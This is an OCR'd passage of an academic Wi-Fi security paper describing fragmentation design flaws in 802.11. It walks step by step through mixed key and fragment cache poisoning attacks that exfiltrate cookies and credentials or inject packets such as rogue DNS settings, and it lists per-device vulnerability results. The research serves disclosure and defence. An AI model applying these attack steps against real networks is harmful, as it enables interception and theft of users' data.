


Figure 4: Mixed key attack against fragmentation. The first fragment is the start of an IP packet to the attacker's server, which is appended in stage ② with user data. The reassembled packet is sent to the attacker's server, exfiltrating the user data.

can determine the length of the full frame. Once the attacker-destined packet is detected, the adversary only forwards the first fragment to the AP. The AP will then decrypt this fragment and will store the decrypted fragment in its memory.

Between stages ① and ② of the attack, the adversary forwards all frames between the client and the AP. To prevent these frames from interfering with the attack, the sequence number s is never used when forwarding a frame to the AP. This assures that the first fragment of the attacker-destined packet is not removed from the AP's memory. Any other forwarded fragments also will not interfere with the attack, since the standard requires that a device must support the concurrent reception of at least 3 fragmented frames [31, §10.6]. Before stage ② starts, the client and AP must update, i. e., rekey, the pairwise session key from k to ℓ using the 4-way handshake. Note that the adversary can predict when rekeys occur because they happen at regular intervals, and rekeys can be detected because they cause the packet numbers of the data-confidentiality protocol to restart from zero.

Stage ② of the attack starts when the client sends a fragment containing sensitive information. This second fragment must have a packet number equal to $n+1$, and otherwise the attacker has to wait until another 4-way handshake is executed so packet numbers start from zero again. The adversary assigns sequence number s to the second fragment, which is possible because this field is not authenticated, and forwards the resulting fragment $\text{Enc}_\ell^{n+1}\{\text{Frag}_1(s)\}$ to the AP (stage ② in Figure 4). Upon reception of the second fragment, the AP




Figure 5: Mixing fragments of two packets to exfiltrate user data to an attacker-controlled server. The red packet is sent to the attacker's server, and the green packet contains user data.

combines both decrypted fragments to reassemble the packet. This packet is now a combination of the attacker-destined packet and a packet that contains sensitive user data.

Against devices that only accept fragments with consecutive packet numbers, the second fragment must have packet number $n+1$. To increase the chance that this is the case, an adversary can rely on the BEAST threat model to make the client send background traffic using malicious JavaScript.

Packet construction In our attack, we mix a fragment of an attacker-destined IP packet with a fragment of a packet containing user data. This process is illustrated in Figure 5. The IP checksum of the forged packet is correct since it is only calculated over the IP header. The TCP checksum will be incorrect, but this has no impact on the attack: intermediate hops will still forward the packet to its final destination since they only verify the IP checksum. And since the attacker controls the final destination, they can simply ignore the incorrect TCP checksum. Finally, the attacker-destined packet must not be larger than the targeted packet with sensitive user data. Otherwise, the IP length field will be larger than the actual payload of the reassembled packet, causing the AP to drop the packet. If the IP length field is smaller than the payload, only the trailing data is discarded.

The data that can be exfiltrated depends on the configuration of the network and the victim. When a fragmentation threshold of 512 bytes is used, which is for example recommended by Arch Linux [8], data beyond this position is located in the second fragment meaning it can be exfiltrated. Therefore we can exfiltrate HTTP cookies, POST data, basic auth credentials, etc. Additionally, with the BEAST threat model, malicious JavaScript can let the client perform cross-origin requests with extra parameters in the URL that push the cookie towards the second fragment. This is similar to now-standard methods used in attacks against TLS [4, 20, 22, 42].

4.4 Attack variations

Vulnerable clients Against clients we can perform a similar attack to forge packets. However, the TCP or UDP checksum of the forged packet only has a 2^{-16} chance of being

correct, meaning the packet will likely be dropped. Nevertheless, attacks remain possible against multimedia streaming protocols that run over UDP-Lite. This is because the checksum in UDP-Lite is only over a portion of a packet, so certain data can be changed without invalidating the checksum [35]. More general mixed key attacks against clients are possible when combined with fragment cache attacks (see Section 5).

Multiple key support The 802.11 standard contains an optional feature where the sender can pick between two keys to encrypt unicast frames [31, §12.6.21]. This is useful to facilitate the switchover to a new session key, and is made possible by including a key ID in a frame's header that identifies the used key. When this feature is used, two fragments that are encrypted under different keys can be forwarded to the target immediately after one another. This makes attacks easier in case the target removes fragments from memory after a certain timeout, or if any frames sent in-between the fragments interfere with their reassembly on the target.

4.5 Applicability to WEP and TKIP

When using WEP with dynamic rekeying, it is also possible to mix fragments that are encrypted under different keys. We empirically confirmed this against Linux, which shows that the discovered design flaw has been part of Wi-Fi since its release in 1997. Moreover, because WEP does not require that fragments have consecutive packet numbers, i. e., initialization vectors, an adversary can even mix fragments of two frames that are encrypted under the same key (see also Section 6.2).

The TKIP protocol is unaffected because, unlike CCMP and GCMP, its authenticity check covers the full frame instead of the individual fragments. However, some devices do not perform this authenticity check, meaning mixed key attacks can still be possible against TKIP in practice (see Section 6.7).

4.6 Experiments

To perform our attack, we have to inject frames with specific fragment and sequence numbers. However, wireless network cards may overwrite these fields. Additionally, network cards may reorder frames with a different QoS priority, which can also interfere with our attack. To overcome these problems, we patched the driver of Intel cards, and we patched the driver and firmware of Atheros cards (see Appendix A).

In our tests, all major operating systems are vulnerable, including Windows, Linux, Android, macOS, and iOS. Section 6.1 contains an overview of all tested devices. A low number of devices are unaffected because they require that all fragments are received immediately after one another, and any frames sent in-between interfere with their reassembly, preventing a default mixed key attack. This is, for example, the case against NetBSD, FreeBSD, and against a few network cards on Windows and Linux. We remark that this behavior is not compliant with the standard. Additionally, we found a method to still perform mixed key attacks against FreeBSD. This technique relies on non-trivial conditions and is further discussed in Appendix E. Finally, OpenBSD is not affected because it does not support fragmentation.

All four home routers that we tested were affected, though only one of our three professional APs was affected. Against our Aruba AP-305, any frame sent in-between fragments interferes with their reassembly. Our Cisco Catalyst 9130 did not support renewing the pairwise session key, meaning a default mixed key attack is not possible.

To keep experiments more reproducible, we performed end-to-end attacks against Linux using virtual Wi-Fi interfaces. In particular, we implemented and successfully performed an attack against a vulnerable AP to exfiltrate (decrypted) fragments sent by the client.

Against Linux, the attack is more tedious because it clears fragments from memory after two seconds. This can be overcome in the BEAST threat model, where malicious JavaScript on the client can trigger the transmission of an attacker-destined packet before the 4-way handshake completes. After this, traffic can be generated such that a packet with sensitive data is sent with a high enough packet number within two seconds, which can then be exfiltrated. We successfully tested this method against Linux 4.9.

4.7 Discussion

To prevent mixed key attacks, a receiver should verify that all fragments were encrypted under the same key. We elaborate on this in Section 7.2.

Our attacks assumed that the network periodically refreshes the pairwise session key. In our experience this is not done by default by most routers and APs. However, this does not limit attacks in practice because nearly all implementations accept non-consecutive packet numbers, meaning our attacks are possible without relying on rekeys (see Section 6.2).

A limitation of our attack is that it can only be used when one or more devices send fragmented frames. However, we conjecture that dynamic fragmentation can be abused to induce the transmission of fragmented frames. With dynamic fragmentation, a transmitter will send fragmented frames in order to fill allocated time slots (recall Section 2.2). To induce this type of fragmentation, we can use our MitM position to spoof the 802.11ax capabilities element of the client or AP, and advertise that they support dynamic fragmentation. An experimental analysis of this technique is left as future work.

5 Poisoning the Fragment Cache

In this section, we present a design flaw that enables an adversary to inject fragments into the memory, i. e., fragmentation cache, of victims. We show that this vulnerability allows an adversary to exfiltrate client data and inject arbitrary packets. This design flaws has been assigned CVE-2020-24586.

5.1 Threat model

Our attacks work against WEP, CCMP, and GCMP. The TKIP protocol is only affected if the authenticity of reassembled frames is not verified (see Section 6.7). Similar to the mixed key attack, a device in the network must be sending fragmented frames for the attack to be possible. In Section 6.3 we abuse implementation flaws to perform fragment cache attacks without this assumption. We also make the following assumptions depending on whether the target is a client or AP:

Vulnerable APs Our attack will exploit vulnerable APs in hotspot-type networks such as eduroam, and Hotspot 2.0 networks where users can, for example, authenticate using their mobile SIM card [6]. In these networks, users may distrust each other, and they will use individual authentication and encryption keys. Our attack also works when these networks use downstream group-addressed forwarding and client isolation (recall Section 2.4).

Vulnerable clients We assume the client will connect to a protected Wi-Fi network of which the adversary also knows the password. The client does not trust this network, and will not send sensitive data when connected to this network. Such a network can be a coffee shop or conference network where the password is publicly shared. Note that in practice an adversary can listen to probe requests to obtain the networks that (old) devices are willing to connect to [21], and can use password sharing apps to obtain the password of nearby hotspots.[1]

5.2 Exfiltrating client data

We begin by attacking a vulnerable AP and exfiltrating data sent by a client. In stage ① of this attack, we spoof the MAC address of the targeted client and connect to the network using valid credentials (see Figure 6). This allows us to inject fragments into the AP's memory that are saved under the victim's MAC address. Note that the attacker possesses valid credentials since we target hotspot-type networks.

Stage ② of the attack starts when the real client sends an Auth frame in order to connect to the network. At that point, the adversary sends the encrypted fragment $\mathrm{Enc}_k^n\{\mathrm{Frag}_0(s)\}$ to the AP, which contains the start of an attacker-destined IP packet. The AP decrypts this fragment and stores it in its fragment cache under the victim's MAC address. After this, the attacker disconnects from the network by sending a Deauth frame, and subsequently establishes a multi-channel MitM between the client and AP. The 802.11 standard does not state that the AP must remove fragments when a client disconnects or reconnects, meaning the injected fragment stays in the fragment cache of the AP.

Between stages ② and ③ of the attack, the adversary lets the client connect normally. Additionally, the adversary never sends frames to the AP with sequence number s. This assures

[1] Example apps are http://wifimap.io or http://instabridge.com




Figure 6: Fragment cache attack against a vulnerable AP with as goal to exfiltrate (decrypt) client data. The adversary injects a fragment with an attacker-destined IP packet, which is appended with a fragment containing sensitive data.

that the fragment that we inject in the second stage of the attack stays in the AP's fragment cache.

In stage ③ of the attack, the adversary waits until a second fragment with packet number $n+1$ is sent. The adversary forwards this fragment to the AP with sequence number s. This causes the AP to combine it with the injected fragment since they have the same sequence number and MAC addresses. Because the AP does not store under which credentials these fragments were received, it does not realize both fragments were in fact sent by different users. The reassembled frame will contain an IP packet with as destination the adversary, and with as payload the user data (similar to Figure 5). This exfiltrates the user data to the adversary. If the frame with packet number $n+1$ is not a second fragment, the attack can be restarted by forcibly disconnecting the client from the AP.

5.3 Packet injection

An attacker can also inject packets by poisoning the fragment cache. Against an AP this attack is similar to the data exfiltration attack of Section 5.2, except that the injected fragment Frag_0 in stage ② contains the packet to be injected. When reassembling the frame upon reception of the second fragment, unknown content will be appended to the injected frame. However, the network layer above 802.11 will discard this unknown content as padding data. The receiver knows where this padding data starts because network packets, such as IP or ARP packets, contain length fields that define the size of the packet. As a result, the adversary can inject packets under




Figure 7: Fragment cache attack against a client with as goal to inject a packet. We abuse this to force the client into using our DNS server while being connected to a trusted network.

another client's identity, which is otherwise not possible in our hotspot-type networks.

To abuse fragment cache poisoning against a client, we rely on a novel threat model where the client will connect to an untrusted protected network, but will only send sensitive data when connected to a trusted network. For instance, a company laptop can be configured to only send sensitive data when connected to the company network, but the laptop is also used for casual internet surfing by, for example, connecting to a coffee shop network with a publicly shared password.

To attack a client, the adversary first spoofs the MAC address of the trusted (company) network but advertises the SSID of the untrusted (coffee shop) network (see stage ① in Figure 7). Once the client connected to this rogue network, the adversary injects fragment Frag$_0(s)$ into the victim's memory. This fragment contains the packet to be injected.

Between stages ① and ② of the attack, the client is disconnected from the untrusted network, after which it connects to the trusted (company) network. While the client is connecting, the adversary establishes a multi-channel MitM position between the client and AP. In this MitM position, the adversary forwards all frames between the client and AP, while avoiding to use sequence number s in frames towards the client. Note that the 802.11 standard does not require that the client clears its fragment cache when (re)connecting to an AP.

Stage ② of the attack starts when the AP of the trusted network sends a second fragment with packet number $n+1$. The adversary forwards this frame with sequence number s, such that the client will reassemble it with the injected fragment Frag$_0(s)$. Similar to the attack against the AP, the network layer of the client will discard the content in the second fragment as padding bytes, and will subsequently process the packet contained in Frag$_0$. In practice, an adversary can use this packet injection capability to trick the client into using a malicious DNS server (recall Section 3.3). This in turn enables the adversary to intercept data that the client only transmits while connected to the trusted (company) network.

5.4 Experiments

Similar to the mixed key attack, patched drivers are needed to perform the attack in practice. Windows and Linux are vulnerable with more than half of all tested network cards. The Android and iOS devices we tested were not vulnerable. Out of the tested BSD systems, only FreeBSD is vulnerable in AP mode and when using the injection technique of Appendix E. Our three professional APs were not affected, but all our four home routers unfortunately were. See Section 6.1 for an overview of all tested devices.

To keep experiments easier to reproduce, we again tested end-to-end attacks against Linux user virtual Wi-Fi interfaces. The target network used EAP-PWD, meaning users authenticate themselves using a username and password. In this setup we successfully attacked a vulnerable AP, poisoned its fragment cache with the start of an IP packet towards our server, and exfiltrated (decrypted) fragments sent by the victim.

We also successfully confirmed the attack against WEP on Linux, meaning this design flaw has been part of the 802.11 standard since its release in 1997.

Finally, we note that attacking Linux is non-trivial because it clears fragments from memory after two seconds. Nevertheless, attacks against Linux APs are practical, because there we can inject the malicious fragment right before a client is already attempting to connect to the AP, which assures delay between the injected and forwarded fragment is low.

5.5 Discussion

A backwards-compatible defense is to clear the fragment cache when (re)connecting or (re)associating with a station. We elaborate on this in Section 7.2.

Our cache poisoning attack is only possible if a device in the network uses fragmentation. Similar to our mixed key attack, we conjecture that our MitM position can pretend that the client and AP support dynamic fragmentation, and thereby induce the use of fragmentation against 802.11ax devices.

In practice, if a device is vulnerable to cache attacks, it is likely also vulnerable to mixed key attacks. This is not guaranteed though, because mixed key attacks can be prevented while cache attacks remain possible (and vice versa).

6 Experiments and Implementation Flaws

In this section, we elaborate on the experimental setup used to confirm the design flaws, and we present common implementation flaws related to frame aggregation and fragmentation.

6.1 Experimental setup

To confirm the design flaws in practice we tested smartphones, laptops, internet-of-things devices, home routers, and professional APs (see Table 1). We also tested Windows 10 and Linux 5.5 as clients using 16 wireless network cards on a Latitude 7490 and MSI GE60 (Table 2). Then we tested FreeBSD 12.1 and NetBSD 7.0 using several network cards (Table 3), and OpenBSD 6.4 using a small number of supported network cards (Section 6.8). In total this means we tested 75 devices, i. e., network card and OS combinations. In these experiments *all* devices were affected by one or more attacks. In general, whether a device is affected depends on the OS, network card, and whether it is acting as a client or AP. While performing experiments, we also analyzed the code of leaked and open source network stacks and found several implementation flaws related to aggregation and fragmentation.

We created a tool that can test if clients or APs are affected by the discovered design and implementations flaws [1]. It can test home networks and enterprise networks where authentication is done using, e. g., PEAP-MSCHAPv2 or EAP-TLS. Our tool supports over 45 test cases, and over all devices combined we performed more than a thousand tests.

6.2 Non-consecutive packet numbers

A common implementation flaw is that devices do not check whether all fragments of a frame have consecutive packet numbers, i. e., whether the received fragments indeed belong to the same frame. This flaw has been assigned CVE-2020-26146.[2] In our tests, all devices were affected except Windows 10 when using an Intel 3160 or 8265 card, and Linux when the kernel itself reassembles fragments (this is generally the case with SoftMAC 802.11 drivers). This means out of 68 tested devices that support fragmentation, 52 were vulnerable. See the "Non-con" column in Table 1, 2, and 3 for an overview of affected devices. Similar to the mixed key attack of Section 4, an adversary can abuse this vulnerability by mixing fragments of different packets in order to exfiltrate user data. The details of this attack are illustrated in Figure 9 in the Appendix.

The vulnerability affects CCMP and GCMP. TKIP is only affected if the authenticity of reassembled frames is not verified (see Section 6.7). The WEP protocol is vulnerable by design, meaning this can be considered a fourth novel design flaw. Interestingly, when GCMP was introduced in 2013, its specification did not require that GCMP-encrypted fragments must have a consecutive PNs [32, §11.4.3]. The 802.11 group noticed this mistake in 2015 and updated the standard to require this check for GCMP as well [41]. Due to this temporary design flaw, Linux 4.0 to 4.4 was vulnerable when using GCMP even when the kernel reassembled fragments [11].

[2] For each implementation flaw we list a reference CVE identifier, however, vendors may use different CVEs because an implementation flaw normally receives a unique CVE for each affected codebase. For further details see [1].

Table 1: Devices tested using their default built-in wireless network card and operating system. The first three attacks are the design flaws discussed in Section 3, 4, and 5, respectively. The last four attacks correspond to implementation flaws discussed in Section 6.2, 6.3, 6.4, and 6.5, respectively.

	Attacks						
Device	A-MSDU	Mixed key	Cache att.	Non-con.	Plain. frag.	Bcast. frag.	Fake eapol
Huawei Y6 prime	●	●	○	●	ϟ	○	●
Nexus 5X	●	●	○	●	○	○	◒
Samsung i9305	●	●	○	●	○	◒	◒
iPhone XR	●	●	○	●	○	◒	○
iPad Pro 2	●	●	○	●	○	◒	○
MacBook Pro 2013	●	●	●	●	○	◒	○
MacBook Pro 2017	●	●	●	●	○	◒	○
Dell Latitude 7490	●	●	○	○	◐	○	○
MSI GE60	●	●	○	○	◐	○	○
Kankun smart plug	●	●	●	○	○	○	○
Xiaomi Mi Camera	●	●	●	●	ϟ	●	●
NanoPi R1	●	●	●	●	○	○	●
Canon PRO-100S	●	●	●	●	ϟ	○	○
Asus RT-N10	●	●	●	●	○	○	◒
Linksys WAG320N	●	●	●	●	○	○	◒
Asus RT-AC51U	●	●	●	●	ϟ	○	○
D-Link DIR-853	●	●	●	●	ϟ	○	●
Aruba AP-305 / 7008	●	○	○	●	○	○	○
LANCOM LN-1700	●	●	○	●	○	○	●
Cisco Catalyst 9130	●	○	○	●	○	○	○

○ Not affected ◒ Vulnerable during handshake
● Vulnerable 🐞 Resulted in crash
◐ (◑) Only first (or last) fragment must be encrypted
◎ Accepts all fragmented frames ϟ Accepts plaintext

6.3 Mixed plaintext and encrypted fragments

Another common implementation flaw we countered is that devices reassemble mixed encrypted and plaintext fragments, instead of only accepting encrypted ones (CVE-2020-26147). This allows an attacker to replace certain encrypted fragments with plaintext ones. In our tests, 21 devices only require that the first fragment is encrypted (icon ◐), 9 that the last fragment is encrypted (icon ◑), and 3 that only one fragment is encrypted (icon ●). Moreover, 11 devices even accept plaintext frames (CVE-2020-26140), and another 9 accept fragmented but not unfragmented plaintext frames (CVE-2020-26143). We represent these last two implementation vulnerabilities using the icons ϟ and ◎, respectively. All combined, 53 out of 68 devices that support fragmentation are affected by at

Table 2: Test results against Windows (W) and Linux (L) using various network cards. The AWUS051NH and Ralink Wi-Pi did not support fragmentation on Linux. The TFWM was not supported by Windows. See Table 1 for the legend.

	Attacks													
	A-MSDU		*Mixed key*		*Cache att.*		*Non-con.*		*Plain. frag.*		*Bcast. frag.*		*Fake eapol*	
Network card	W	L	W	L	W	L	W	L	W	L	W	L	W	L
Intel 3160	●	●	○	●	○	●	○	○	◐	◐	○	○	○	○
Intel 8265	●	●	○	●	○	●	○	○	◐	◐	○	○	○	○
Intel AX200	●	●	●	●	○	○	●	●	◐	◐	○	○	○	○
AWUS036H	○	●	●	●	●	●	●	○	ϟ	◐	○	○	○	○
AWUS036NHA	●	●	○	●	○	●	●	○	◐	◐	○	○	○	○
AWUS036ACH	●	●	●	●	●	○	●	●	◎	ϟ	○	○	🐞	●
AWUS036ACM	●	●	●	●	●	●	●	○	◎	◐	●	○	●	○
AWUS051NH v2	●	●	●	○	●	○	●	○	◎	○	●	○	●	○
ZyXel NWD6505	●	●	●	●	●	●	●	○	◎	◐	●	○	●	○
TL-WN725N v1	●	●	●	●	●	●	●	○	◎	ϟ	○	○	○	○
WNDA3200	●	●	○	●	○	●	●	○	◐	◐	○	○	○	○
WN111v2	●	●	●	●	○	●	●	○	○	◐	○	○	○	○
Ralink Wi-Pi	●	●	●	○	●	○	●	○	◎	○	●	○	●	○
Sitecom WL-172	○	●	●	●	●	●	●	○	◎	◐	○	○	○	○
ZyXel M-202	●	●	○	●	○	●	●	○	◐	◐	○	○	○	○
TWFM-B003D	–	●	–	●	–	○	–	●	–	○	–	◒	–	◒

Table 3: Test results against FreeBSD (F) and NetBSD (N). Network cards at the top were tested in client mode, and the ones at the bottom in AP mode. The AWUS0351NH is not supported by NetBSD, and the TL-WN722N not by FreeBSD. See Table 1 on page 11 for the legend.

	Attacks													
	A-MSDU		*Mixed key*		*Cache att.*		*Non-con.*		*Plain. frag.*		*Bcast. frag.*		*Fake eapol*	
Network card	F	N	F	N	F	N	F	N	F	N	F	N	F	N
Intel 3160	●	○	●	○	○	○	●	●	◑	◑	○	○	●	○
Sitecom WL-172	●	○	●	○	○	○	●	●	●	◑	○	○	●	○
AWUS036H	●	○	●	○	○	○	●	●	◑	◑	○	○	●	○
AWUS051NH v2	●	–	●	–	○	–	●	–	◐	–	○	–	●	–
TL-WN725N v1	●	○	●	○	○	○	●	●	●	◑	○	○	●	○
Belkin F5D053	●	○	●	○	○	○	●	●	◐	◑	○	○	●	○
TL-WN722N	–	○	–	○	–	○	–	●	–	◑	–	○	–	○
Sitecom WL-172	●	○	●	○	●	○	●	●	◎	ϟ	●	●	●	○
TL-WN725N v1	●	○	●	○	●	○	●	●	◎	◑	●	●	●	○
Belkin F5D053	●	○	●	○	●	○	●	●	●	ϟ	●	●	●	○
TL-WN722N	–	○	–	○	–	○	–	●	–	ϟ	–	○	–	○

least one of these implementation vulnerabilities (see column "Plain. frag" in Table 1, 2, and 3).

The defragmentation code in Linux tries to enforce that all fragments are encrypted by checking whether they have consecutive PNs. Unfortunately, this check is implemented insecurely: after decrypting a frame, its PN is stored a session variable, and the PN of the previous fragment is compared to this session variable. As a result, when a (second) plaintext fragment is received, it checks whether the PN in this session variable is consecutive to the previous fragment, and does not realize this PN is unrelated to the received plaintext fragment. This means the PN check can be bypassed by first forwarding a valid encrypted fragment towards Linux using a consecutive PN but under a different sequence number, and then injecting a plaintext fragment under the correct sequence number (see Figure 10 in the appendix for details).

Practical impact If the first fragment can be a plaintext one, an attacker can include a malicious packet in this fragment, which will be processed by the victim once it received all fragments. This is similar to the cache attack of Section 5.3.

In case the first fragment must be encrypted, we can combine this vulnerability with either the A-MSDU or fragment cache attack to inject arbitrary frames. When combined with the A-MSDU attack, an attacker uses its multi-channel MitM position to set the A-MSDU flag of an encrypted first fragment. After this, the attacker injects a plaintext fragment, upon which the victim reassembles both fragments and processes the resulting A-MSDU. The idea is now that the second subframe will correspond to the payload of the plaintext fragment and contains a packet that the attacker wants to inject. An obstacle is that the first encrypted fragment, which the adversary cannot control, must result in a small first subframe of predictable length, such that the second subframe is contained in the injected (second) plaintext fragment. This can be assured by predicting the IP ID of packets, similar to the A-MSDU attack against clients in Section 3.2. A second limitation is that not all devices support fragmented A-MSDUs. In particular, out of 56 devices that supported A-MSDUs, 33 properly handled fragmented A-MSDUs, 9 received them as malformed frames, and the other 14 silently discarded them.

When combined with the cache attack, the attacker first poisons the fragment cache of an AP or client with an encrypted fragment containing (part of) the packet to be injected. After the victim connects to the target network, the adversary injects the second fragment as plaintext, and the victim will reassemble the frame and process the injected packet. An advantage of this combination compared to a default cache attack is that it can be performed even when no devices in the network send fragmented frames.

Applicability to WEP and TKIP We also tested WEP on Linux and found that an adversary could trivially set the more fragments flag, since it is not authenticated, and subsequently combine this first encrypted fragment with plaintext fragments. The TKIP protocol is only affected if the authenticity of reassembled frames is not verified (see Section 6.7).




Figure 8: An A-MSDU payload (bottom) whose first 8 bytes are also a valid EAPOL LLC/SNAP header (top). Red bytes must have the given value, and green ones can have any value.

6.4 Broadcast plaintext fragments

Although broadcast frames should never be fragmented, several devices process broadcasted fragments as normal unfragmented frames. Moreover, some devices accept second (or subsequent) broadcast fragments even when sent unencrypted in a protected Wi-Fi network (CVE-2020-26145). An attacker can abuse this to inject packets by encapsulating them in a second fragmented plaintext broadcast frame, i. e., in a Frag_1 frame with a broadcast receiver address. Even unicast network packets, such as IPv4 or ARP packets, can be encapsulated in broadcast 802.11 frames and hence be injected in this manner.

Affected devices are listed under the column "Bcast. frag." in Table 1, 2, and 3. Notable affected devices are those of Apple and APs on NetBSD and FreeBSD. Some devices are only vulnerable during the execution of the 4-way handshake, but this does not limit attacks: a victim can be forcibly disconnected, e. g., deauthenticated or jammed, such that the victim will reconnect and execute a new 4-way handshake.

6.5 Cloaking A-MSDUs as handshake frames

Devices accept plaintext 4-way handshake frames, i. e., plaintext data frames with an EAPOL LLC/SNAP header, when connecting to a network. If implemented wrongly, this can be abused to inject plaintext A-MSDUs (CVE-2020-26144). In particular, an adversary can construct a plaintext A-MSDU whose first 8 bytes can also be interpreted as a valid EAPOL LLC/SNAP header (see Figure 8). Although this causes the destination and source address of the first subframe to be invalid, meaning the receiver drops this subframe, other subframes are still processed. Hence, an attacker can inject arbitrary packets against devices that accept plaintext A-MSDUs whose first 8 bytes equal an EAPOL LLC/SNAP header.

Against FreeBSD and several devices shown in Table 1 and 2, this allows an adversary to inject plaintext A-MSDU frames. Similar to Section 6.4, some devices are only vulnerable during the execution of the 4-way handshake. Against an AWUS036ACH on Windows 10, an A-MSDU starting with a valid EAPOL header resulted in a blue screen of death. Finally, some implementations strip away the first 8 bytes of an A-MSDU if these bytes equal a valid LLC/SNAP header (recall Section 3.6). This is not compliant with the standard and does not prevent attacks against vulnerable devices.

6.6 EAPOL forwarding & fragmentation

As highlighted in the previous section, devices must accept plaintext 4-way handshake frames when a client is connecting to a network. We found that some devices also *forward* plaintext handshake frames if they are destined to other clients in the network, even when the sender has not yet authenticated (CVE-2020-26139). Affected devices are FreeBSD and NetBSD APs, and certain home routers such as our Asus RT-N10 and Linksys WAG320N. An adversary can abuse this to perform the A-MSDU attack from Section 3 using only a multi-channel MitM position. In particular, the adversary first associates with the target network. Then, instead of starting the 4-way handshake, the adversary will send a handshake, i. e., EAPOL, frame to the AP with as final destination a client that is connected to the network. A vulnerable AP accepts and forwards this EAPOL frame to its destination, in this case the targeted client. Moreover, the AP will encrypt this frame towards the client. The adversary can then uses its MitM position to set the A-MSDU flag in the encrypted EAPOL frame. An adversary can then inject arbitrary packets by constructing an EAPOL frame as illustrated in Figure 8 and placing the packet to be injected in the second A-MSDU subframe.

Against a NetBSD AP, an adversary can also send a large EAPOL frame, after which the AP will fragment, encrypt, and forward it to the targeted client. In other words, the adversary can abuse a NetBSD AP to generate encrypted fragments. This can be combined with the cache attack by first poisoning the fragment cache of the victim, and then generating a second encrypted fragment through the NetBSD AP that causes the victim to reassemble the fragments and process the injected packet. Another option is to abuse this against clients that accept fragmented frames as long as the last fragment is encrypted. Unfortunately, most NetBSD drivers do not support sending fragmented frames, and only send the first fragment and drop subsequent ones. Nevertheless, drivers such as `ath` do transmit all fragments, which an adversary can exploit to more easily perform fragmentation-based attacks.

6.7 Skipping the TKIP authenticity check

Fragmentation attacks should be impossible against TKIP because it verifies the authenticity of the full (reassembled) frame. However, we found several network cards on Linux and Windows that do not verify the authenticity of reassembled TKIP frames (CVE-2020-26141). On Windows, the AWUS036H, AWUS036ACH, and TL-WN725N are affected, and on Linux the NWD6505 and AWUS036ACM are affected. Against these devices our fragmentation-based attacks are possible even if the old TKIP protocol is used.

6.8 Treating fragments as full frames

Certain implementations, such as OpenBSD and the ESP-12F, do not support A-MSDUs or fragmented frames. However,

they are still vulnerable to attacks because they treat all frames as non-fragmented ones (CVE-2020-26142). An adversary can abuse this to inject arbitrary network packets by controlling the content that is included in one of the fragments. This can be accomplished in the relaxed BEAST threat model by making the client load an attacker-controlled URL or resource, such that the resulting request or response is fragmented at the Wi-Fi layer, and one of the fragments purely consists of attacker-controlled data (which is then treated as a full frame).

